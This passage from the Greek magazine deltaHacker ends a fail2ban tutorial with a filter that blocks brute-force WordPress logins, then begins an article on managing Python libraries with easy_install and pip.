Το jail μας ολοκληρώνεται με μερικές ακόμα ρυθμίσεις. Καταρχάς, προσδιορίζουμε το αρχείο καταγραφής που θα σαρώνεται από το fail2ban, για τον εντοπισμό των επιθέσεων. Επειδή ο μηχανισμός σύνδεσης στο site δεν διατηρεί τα δικά του αρχεία καταγραφής, έχουμε στρέψει την προσοχή του fail2ban στο αρχείο καταγραφής του web server. Από εκεί μπορούμε να τσεκάρουμε εύκολα ποιοι φορτώνουν τις φόρμες σύνδεσης. Περισσότερα γι' αυτό το ζήτημα θα πούμε σε λίγο. Αμέσως μετά ορίζουμε ότι ο χρόνος μπλοκαρίσματος για κάθε επιτιθέμενο θα ανέρχεται στα 3600 δευτερόλεπτα. Μία ωρίτσα πιστεύουμε ότι είναι αρκετή για να σπάσει τα νεύρα σε κάποιον εξυπνάκια. Από την άλλη, αν έχει γίνει κάποια παρεξήγηση, το ζήτημα θα λυθεί σχετικά γρήγορα. Τέλος, δηλώνουμε ότι όσοι πραγματοποιούν έξι διαφορετικές συνδέσεις (maxretry) μέσα σε 180 δευτερόλεπτα (findtime), θα αντιμετωπίζονται ως κακόβουλοι. Με άλλα λόγια, οι χρήστες που προσπαθούν να συνδεθούν στο site θα έχουν έξι προσπάθειες σε διάστημα τριών λεπτών. Σε αυτό το διάστημα ένας "νόμιμος" χρήστης είναι σίγουρο ότι θα καταφέρει να συνδεθεί με επιτυχία. Αντίθετα, ένας τύπος που πραγματοποιεί αυτοματοποιημένες επιθέσεις brute force είναι σίγουρο ότι θα αποτύχει και θα μπλοκαριστεί. Ένας πονηρός επιτιθέμενος που πραγματοποιεί τις δοκιμές με μικρότερη συχνότητα, δεν θα μπλοκαριστεί αλλά δεν θα ολοκληρώσει την επίθεση ποτέ.


Εντοπισμός ύποπτων συνδέσεων

Με τις ρυθμίσεις που εξετάσαμε, το jail για την περιφρούρηση της φόρμας σύνδεσης του site είναι σχεδόν έτοιμο. Αυτό που μένει είναι να ορίσουμε το κατάλληλο φίλτρο, με το οποίο θα ανιχνεύονται οι χρήστες που προσπαθούν να συνδεθούν. Όπως είπαμε, ο ορισμός των φίλτρων πραγματοποιείται σε ξεχωριστά αρχεία στον κατάλογο /etc/fail2ban/filter.d. Θυμηθείτε επίσης ότι όταν ορίσαμε το μέγεθος filter εντός του jail, δώσαμε την τιμή ajaxlogin. Για την περιγραφή του φίλτρου μας, λοιπόν, δημιουργήσαμε ένα αρχείο με το όνομα ajaxlogin.conf. Μέσα στο συγκεκριμένο αρχείο τοποθετήσαμε τα εξής:

2. Στο παράδειγμα που εξετάσαμε νωρίτερα, η παράμετρος port είχε οριστεί στο κυρίως σώμα του jail. Ωστόσο, μπορεί κάλλιστα να οριστεί και μέσα στο action, αφού ούτως ή άλλως εκεί θα αξιοποιηθεί.

```
[INCLUDES]
before = common.conf
[Definition]
failregex = ^<HOST> - -.*POST /wp-admin/admin-ajax.php.*$
```

Η πρώτη ενότητα φροντίζει για την ενσωμάτωση κάποιων γενικών ορισμών που απαιτούνται σε όλα τα φίλτρα. Αν δημιουργήσετε τα δικά σας φίλτρα, μπορείτε (και πρέπει) να την αντιγράψετε αυτούσια. Η ουσία βρίσκεται στη δεύτερη ενότητα. Τα φίλτρα βοηθούν στο ξεσκαρτάρισμα των περιεχομένων των αρχείων καταγραφής, με τη χρήση κανονικών εκφράσεων (regular expressions). Κάθε φίλτρο περιλαμβάνει δύο regular expressions: Το ένα ονομάζεται failregex και βοηθά στον εντοπισμό των συνδέσεων που υποψιαζόμαστε ότι αποτελούν μέρος μιας επίθεσης. Το άλλο regular expression ονομάζεται ignoreregex και βοηθά στον εντοπισμό των συνδέσεων που είμαστε σίγουροι ότι *δεν* ανήκουν σε επίθεση. Στο σενάριο που εξετάζουμε, ορίσαμε μόνο το failregex. Σχηματίσαμε το κατάλληλο regular expression λαμβάνοντας υπόψη τον τρόπο λειτουργίας του WordPress και τα ιδιαίτερα χαρακτηριστικά του



```
pvar@crunchbang: /etc/fail2ban/filter.d
pvar@crunchbang:/etc/fail2ban/filter.d$ ls -lh
total 124K
-rw-r--r-- 1 root root  230 Jul  4 17:07 ajaxlogin.conf
-rw-r--r-- 1 root root  767 Jun 12  2013 apache-auth.conf
-rw-r--r-- 1 root root 2.4K Nov 28  2011 apache-badbots.conf
-rw-r--r-- 1 root root  352 Jun 12  2013 apache-common.conf
-rw-r--r-- 1 root root  758 Jun 12  2013 apache-nohome.conf
-rw-r--r-- 1 root root  904 Jun 12  2013 apache-noscript.conf
-rw-r--r-- 1 root root  580 Jun 12  2013 apache-overflows.conf
-rw-r--r-- 1 root root 1.2K Nov 28  2011 common.conf
-rw-r--r-- 1 root root  610 Nov 28  2011 courierlogin.conf
-rw-r--r-- 1 root root  585 Nov 28  2011 couriersmtp.conf
-rw-r--r-- 1 root root 1006 Nov 28  2011 cyrus-imap.conf
-rw-r--r-- 1 root root  735 Nov 28  2011 dovecot.conf
-rw-r--r-- 1 root root 1.7K Nov 28  2011 dropbear.conf
-rw-r--r-- 1 root root  607 Nov 28  2011 exim.conf
-rw-r--r-- 1 root root  441 Nov 28  2011 gssftpd.conf
-rw-r--r-- 1 root root  397 Nov 28  2011 lighttpd-fastcgi.conf
-rw-r--r-- 1 root root 1007 Nov 28  2011 named-refused.conf
-rw-r--r-- 1 root root  867 Nov 28  2011 pam-generic.conf
-rw-r--r-- 1 root root  867 Nov 28  2011 php-url-fopen.conf
-rw-r--r-- 1 root root  585 Nov 28  2011 postfix.conf
-rw-r--r-- 1 root root  860 Nov 28  2011 proftpd.conf
-rw-r--r-- 1 root root  803 Nov 28  2011 pure-ftpd.conf
-rw-r--r-- 1 root root  600 Nov 28  2011 qmail.conf
```

Στον κατάλογο /etc/fail2ban/filter.d υπάρχει ένα αρχείο για κάθε φίλτρο του fail2ban. Τα φίλτρα βοηθούν στον εντοπισμό των πιθανά επικίνδυνων συνδέσεων και υλοποιούνται με τη βοήθεια κανονικών εκφράσεων.

site. Αφενός, το WordPress διαχειρίζεται τα AJAX transactions μέσω του αρχείου /wp-admin/admin-ajax.php. Αφετέρου, τα credentials για τη σύνδεση μεταδίδονται με αιτήματα POST. Ως εκ τούτου, κάθε χρήστης που προσπαθεί να συνδεθεί στο site αποστέλλει ένα αίτημα POST προς την τοποθεσία http://my-site/wp-admin/admin-ajax.php. Όταν ο web server που φιλοξενεί το site καταγράφει τα σχετικά αιτήματα, παραλείπει το πρώτο τμήμα του URL (το http://my-site), καθώς θεωρείται αυτονόητο. Έτσι, για να εντοπίσουμε τους χρήστες που προσπαθούν να συνδεθούν στο site συγκροτήσαμε το ακόλουθο regular expression:

```
failregex = ^<HOST> - -.*POST /wp-admin/admin-ajax.php.*$
```


Εδώ το μόνο που πρέπει να σημειώσουμε είναι η χρήση της ειδικής λέξης <HOST>. Με αυτή τη λέξη υποδεικνύουμε σε ποιο σημείο των γραμμών του log αναφέρεται η διεύθυνση του εκάστοτε χρήστη. Όπως αντιλαμβάνεστε, αυτή η πληροφορία είναι κρίσιμη για τη λειτουργία του fail2ban. Σε πρώτο επίπεδο αξιοποιείται για τη διάκριση μεταξύ των διαφορετικών χρηστών που συνδέονται στο μηχάνημα, ενώ σε δεύτερο επίπεδο χρησιμοποιείται για το μπλοκάρισμα των επιτιθέμενων μέσω του firewall.

Επίλογος

Πιστεύουμε ότι μετά από όσα συζητήσαμε έχετε αποκτήσει μια καλή αίσθηση του τρόπου λειτουργίας του fail2ban. Σε γενικές γραμμές, προκειμένου να προφυλάξουμε έναν μηχανισμό του συστήματος από τις απανωτές συνδέσεις μιας επίθεσης brute force, πρέπει πρώτα να συγκροτήσουμε ένα jail εντός του jail.local. Στη συνέχεια, χρησιμοποιώντας τις κατάλληλες κανονικές εκφράσεις οφείλουμε να δημιουργήσουμε ένα φίλτρο για τον εντοπισμό των ύποπτων συνδέσεων. Παρεμπιπτόντως, αν δεν έχετε ασχοληθεί με τα regular expressions, θα ήταν χρήσιμο να διαβάσετε τα σχετικά άρθρα στα τεύχη 021, 022, 023 και 024. Τέλος, για να ξεκινήσουμε το fail2ban αρκεί να δώσουμε κάτι τέτοιο:

```
sudo service fail2ban start
```

Κάπου εδώ θα σας αφήσουμε να απολαύσετε την πολύτιμη δράση του — ειδικά για τον server σας. Αν θέλετε να προφυλάξετε μια δημοφιλή υπηρεσία, όπως το SSH, δεν θα χρειαστεί να πραγματοποιήσετε καμία επέμβαση. Μπορείτε απλά να εγκαταστήσετε το fail2ban και να το ξεκινήσετε αμέσως. Εμείς πάντως ευχόμαστε να έχετε πολύ πιο προχωρημένους στόχους, για να μπορέσετε να εκτιμήσετε περισσότερο την ευελιξία του fail2ban ;)


Το **deltaHacker** είναι το ένα και **μοναδικό** περιοδικό με θεματολογία το ethical **hacking**, τα **δίκτυα** και την **ασφάλεια**, τον **προγραμματισμό** και τα **ηλεκτρονικά**.
Το **deltaHacker** δεν γυρνάει εδώ κι εκεί στα περίπτερα, αλλά για τρίτη χρονιά στη σειρά **έρχεται κατευθείαν σ' εσάς**.
Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε είναι **109% βέβαιο ότι θα αγαπήσετε το deltaHacker**, καθώς κι ότι θα θέλετε την παρέα του **κάθε μήνα**.
Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το
http://deltahacker.gr/pdf12order
(ηλεκτρονική έκδοση)
ή από το
http://deltahacker.gr/order
(έντυπη έκδοση, έως το τεύχος 019)
Σημείωση: Την ύλη **όλων των τευχών** που έχουν κυκλοφορήσει ως τώρα μπορείτε να τη βλέπετε στο
deltahacker.gr/category/magazine-issues

Skill: Intermediate
Tags: Python, eggs, wheel, easy_install, pip, PyPI



Βγάλτε βόλτα την Python! [μέρος 1]

Μην ανησυχείτε, δεν προτρέπουμε τους κατόχους αληθινών φιδιών να τα βγάλουν στο δρόμο. Στη γλώσσα Python αναφερόμαστε, που μας συντροφεύει σε όλες σχεδόν τις προγραμματιστικές περιπέτειες. Μόνο που οτιδήποτε γράφουμε σ' αυτήν, στηρίζεται στις βιβλιοθήκες που έχουμε εγκαταστήσει στο μηχάνημά μας και δεν είναι εύκολο οι εφαρμογές μας να τρέχουν οπουδήποτε "out of the box". Σε αυτό το άρθρο θα κάνουμε ένα πρώτο βήμα για την ευκολότερη διακίνηση των προγραμμάτων μας. Θα εξετάσουμε μεθόδους για την εύκολη προσθαφαίρεση βιβλιοθηκών, ενώ θα μάθουμε να κατασκευάζουμε και τα δικά μας "πακέτα" με κώδικα...

Η Python θεωρείται από πολλούς σαν μια γλώσσα hacker-friendly κι αυτό δεν συμβαίνει τυχαία. Το συντακτικό της είναι απλό, καθαρό και κατανοητό, ενώ υπάρχουν κι αμέτρητες βιβλιοθήκες που απλοποιούν όλες τις ανιαρές εργασίες. Έτσι, με τη βοήθειά της μπορούμε να γράφουμε προγράμματα στα γρήγορα, εστιάζοντας μόνο στο πρόβλημα που θέλουμε κάθε φορά να λύσουμε. Η πληθώρα των βιβλιοθηκών, όμως, σε συνδυασμό με τη "βιοποικιλότητα" που παρουσιάζουν τα συστήματα στα οποία τρέχει ο interpreter της γλώσσας, δημιουργεί ένα μικρό πρόβλημα. Είναι πολύ εύκολο να πελαγώσουμε με τις εγκατεστημένες βιβλιοθήκες και τις εκδόσεις της καθεμίας, ενώ ορισμένες φορές η χειροκίνητη εγκατάσταση κάποιας βιβλιοθήκης μπορεί να παρουσιάσει προβλήματα και να μην ολοκληρωθεί. Ως εκ τούτου, ένα πρόγραμμα που γράψαμε κι εκτελέσαμε με επιτυχία στο δικό μας σύστημα, δεν είναι σίγουρο ότι θα τρέξει και σε κάθε άλλο μηχάνημα. Για να εξασφαλίσουμε την επιτυχημένη εκτέλεση, πρέπει προηγουμένως να εξασφαλίσουμε και την παρουσία των συγκεκριμένων εκδόσεων των βιβλιοθηκών που αξιοποιούνται από τον κώδικά μας.


Όπως αντιλαμβάνεστε, όσο εμβαθύνουμε στη γλώσσα και δημιουργούμε πιο σύνθετα προγράμματα που στηρίζονται σε περισσότερες βιβλιοθήκες, το ζήτημα περιπλέκεται. Σε αυτό το άρθρο θα ασχοληθούμε με τις μεθόδους για την εύκολη προσθαφαίρεση βιβλιοθηκών και γενικότερα με τη διαχείρισή τους. Επιπρόσθετα, θα δούμε πώς μπορούμε να πακετάρουμε τις δικές μας βιβλιοθήκες για να τις διανέμουμε σε κάθε ενδιαφερόμενο.

Συστήματα διαχείρισης βιβλιοθηκών

Υπάρχει κανένας ανάμεσά μας που να μην έχει χρησιμοποιήσει έστω και μια διανομή Linux; Μάλλον όχι! Επομένως, όλοι γνωρίζουμε την έννοια των συστημάτων διαχείρισης πακέτων (package management system). Για παράδειγμα, οι διανομές που βασίζονται στο Debian διαθέτουν το εργαλείο dpkg όπως επίσης το apt και άλλα, τα οποία διαχειρίζονται πακέτα DEB. Από την άλλη, διανομές όπως το Fedora, το OpenSUSE και το CentOS διαθέτουν εργαλεία σαν το yum, το YaST το Zypper και άλλα, που διαχειρίζονται πακέτα RPM. Ε, λοιπόν, κάτι παρόμοιο ισχύει και για την Python. Η αγαπημένη μας γλώσσα διαθέτει δύο εργαλεία που επιτρέπουν την προσθαφαίρεση και τη διαχείριση των εγκατεστημένων βιβλιοθηκών με ευκολία. Αναφερόμαστε στο παλιό και σχετικά απλό easy_install, καθώς και στο νεότερο και πιο ισχυρό pip. Τα πακέτα που διαχειρίζεται το πρώτο ονομάζονται Python Eggs (αρχεία EGG), ενώ αυτά που διαχειρίζεται το δεύτερο ονομάζονται Wheel (αρχεία WHL). Μάλιστα, όπως συμβαίνει και με τις διανομές Linux, τα διάφορα πακέτα των βιβλιοθηκών βρίσκονται συγκεντρωμένα σε ένα αποθετήριο (repository) που ονομάζεται PyPI (Python Package Index).

Το παλιό και απλό

Για την εγκατάσταση του easy install αρκεί να μεταβούμε στη διεύθυνση `https://bootstrap.pypa.io`, να κατεβάσουμε το script ez_setup.py και να το εκτελέσουμε. Μετά από αυτή την απλούστατη διαδικασία, το easy install είναι έτοιμο προς χρήση. Στα συστήματα με Windows, όμως, καλό θα ήταν να πραγματοποιήσουμε ένα ακόμα βήμα, για την ευκολότερη χρήση του εργαλείου. Συγκεκριμένα, πρέπει να τροποποιήσουμε τη μεταβλητή περιβάλλοντος PATH, ώστε να περιλαμβάνει τη διαδρομή προς το easy install. Σημειώστε ότι το εν λόγω script τοποθετείται στον κατάλογο Scripts, στην τοποθεσία όπου έχει εγκατασταθεί και η Python. Αν υποθέσουμε ότι έχουμε εγκαταστήσει την Python στον κατάλογο C:\Python27, το εργαλείο διαχείρι-



Η εγκατάσταση και η αναβάθμιση βιβλιοθηκών μέσω του easy_install πραγματοποιείται με μεγάλη ευκολία. Ωστόσο, τα μηνύματα που εμφανίζει το πρόγραμμα όταν προκύπτουν σφάλματα είναι εντελώς ακαταλαβίστικα και δεν βοηθάνε καθόλου το χρήστη. Και σαν να μην έφτανε αυτό, η απεγκατάσταση βιβλιοθηκών με το easy_setup δεν είναι πλήρως αυτοματοποιημένη και απαιτεί τη χειροκίνητη διαγραφή αρχείων!

σης βιβλιοθηκών θα έχει τοποθετηθεί στη θέση C:\Python27\Scripts. Για να ενημερώσουμε κατάλληλα τη μεταβλητή PATH, αρκεί να κάνουμε δεξί κλικ στο εικονίδιο "Υπολογιστής" και να επιλέξουμε το "Ιδιότητες". Στο παράθυρο που εμφανίζεται επιλέγουμε το "Ρυθμίσεις συστήματος για προχωρημένους" και στο νέο (!) παράθυρο που εμφανίζεται, πατάμε το κουμπί "Μεταβλητές περιβάλλοντος". Από εκεί και πέρα, νομίζουμε ότι η διαδικασία είναι προφανής. Αρκεί να εντοπίσουμε τη μεταβλητή PATH και να *προσθέσουμε* στην τιμή της (string) τη θέση του easy install. Ένας πολύ πιο γρήγορος τρόπος για να επέμβουμε στην τιμή της PATH είναι να χρησιμοποιήσουμε τη γραμμή εντολών κι από ένα παράθυρο Command Prompt να δώσουμε κάτι τέτοιο:

```
path=%PATH%;C:\Python27\Scripts
```

Ωστόσο, αυτή η τροποποίηση δεν θα είναι μόνιμη και θα ισχύει μόνο μέχρι την επόμενη επανεκκίνηση του συστήματος. Όπως και να 'χει, μετά την ενημέρωση της μεταβλητής PATH μπορούμε να χρησιμοποιούμε το easy install από οπουδήποτε και χωρίς να δηλώνουμε τη θέση του. Η προσθήκη νέων βιβλιοθηκών θα πραγματοποιείται, πλέον, πανεύκολα. Για την εγκατάσταση ενός πακέτου που βρίσκεται στο repository PyPI, αρκεί να δώσουμε κάτι τέτοιο:

```
easy_install library-to-be-installed
```

Αν ο δημιουργός της βιβλιοθήκης δεν την έχει προσθέσει στο PyPI και την προσφέρει μόνο ως ένα συμπιεσμένο πακέτο, μπορούμε να χρησιμοποιήσουμε το σχετικό URL:

```
easy_install http://some-site.com/library-to-be-installed.tgz
```

Τέλος, αν η βιβλιοθήκη διανέμεται ως πακέτο EGG, μπορούμε να το κατεβάσουμε στον υπολογιστή μας και να εκτελέσουμε το easy_install κάπως έτσι:

```
easy_install library-to-be-installed.egg
```

Σε κάθε περίπτωση, το easy_install εγκαθιστά τη βιβλιοθήκη στον καθιερωμένο (default) κατάλογο όπου τοποθετούνται οι βιβλιοθήκες "τρίτων κατασκευαστών". Πρόκειται για τον κατάλογο Lib/site-packages, ο οποίος βρίσκεται στην τοποθεσία όπου έχουμε εγκαταστήσει την Python.

Εκτός από την εγκατάσταση, το easy_install αναλαμβάνει και την αναβάθμιση των βιβλιοθηκών. Για το σκοπό αυτό προσφέρεται η παράμετρος --upgrade, που πρέπει να τοποθετηθεί πριν από το όνομα της βιβλιοθήκης που θέλουμε να αναβαθμιστεί:

```
easy_install --upgrade library-to-be-upgraded
```

Όπως βλέπετε, το easy_install είναι αρκετά εύχρηστο κι απλοποιεί σε μεγάλο βαθμό τη διαδικασία εγκατάστασης και αναβάθμισης των βιβλιοθηκών. Αν θέλετε να μάθετε περισσότερα για τις λειτουργίες που προσφέρει και τον τρόπο χρήσης του, μπορεί να διαβάσετε τις οδηγίες στη διεύθυνση pythonhosted.org/setuptools/easy_install.html. Πάντως, τα μηνύματα που εμφανίζει το πρόγραμμα όταν προκύπτουν σφάλματα δεν είναι καθόλου διαφωτιστικά. Επιπρόσθετα, στην απεγκατάσταση βιβλιοθηκών θα λέγαμε ότι χωλαίνει, αφού αφαιρεί τις σχετικές εγγραφές από τη "βάση δεδομένων" που διατηρεί αλλά *δεν* διαγράφει τα αντίστοιχα αρχεία! Τα παραπάνω δεν σημαίνουν ότι πρόκειται για ένα προβληματικό και άχρηστο εργαλείο. Νομίζουμε όμως ότι αξίζει να γνωρίσουμε και την εναλλακτική λύση…

Το νέο και ενισχυμένο

Για την εγκατάσταση του pip προσφέρεται ένα script με το όνομα get-pip.py, το οποίο μπορούμε να κατεβάσουμε από την ίδια διεύθυνση που κατεβάσαμε και το script εγκατάστασης του easy install (https://bootstrap.pypa.io). Εναλλακτικά, αν χρησιμοποιούμε κάποια διανομή του Linux που βασίζεται στο Debian, αρκεί να δώσουμε κάτι τέτοιο:

```
sudo apt-get install python-pip
```

